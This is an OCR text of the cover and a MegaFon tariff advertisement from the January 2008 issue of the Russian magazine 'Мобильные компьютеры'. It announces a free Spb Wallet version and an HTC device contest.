СЭКОНОМЬ \$20! ПОЛНАЯ ВЕРСИЯ Spb Wallet 1.5

Условия на стр. 4

+CD



Мобильные компьютеры

Мобильные компьютеры

№01^{январь} 2008



БЕСПЛАТНО:
три устройства
от HTC

Конкурс
на стр. 10



Встречаем **2008** ЛУЧШИЕ ИЗ ЛУЧШИХ

Встречаем **2008** ЛУЧШИЕ ИЗ ЛУЧШИХ

Уже в продаже



Всё для Вас!

гибкая система

тариф + тарифные опции

Пользуясь гибкой системой тарифов и тарифных опций, каждый абонент МегаФона может создать свой собственный тарифный план с максимально выгодными для себя условиями.

Выбери себе красивый номер или лучший тариф в интернет-магазине
<http://shop.megafon.ru>



БРЕНД ГОДА / БЕТТЕ 2006
ГРАД-ПРИ
Репутация и доверие

Лицензия №НН 10010, 13282, 14404, 15002, 15409, 15410, 15411, 15412, 16338, 20377 Министерства РФ по связи и информатизации.
Подробности – в офисах продаж и обслуживания и на сайте www.megafon.ru. На правах рекламы.

Подробности
по телефону

0550

Выбор изменений условий тарифа
возможен исключительно
из существующих у оператора
в регионе тарифов и тарифных опций.



МЕГАФОН
Будущее зависит от тебя

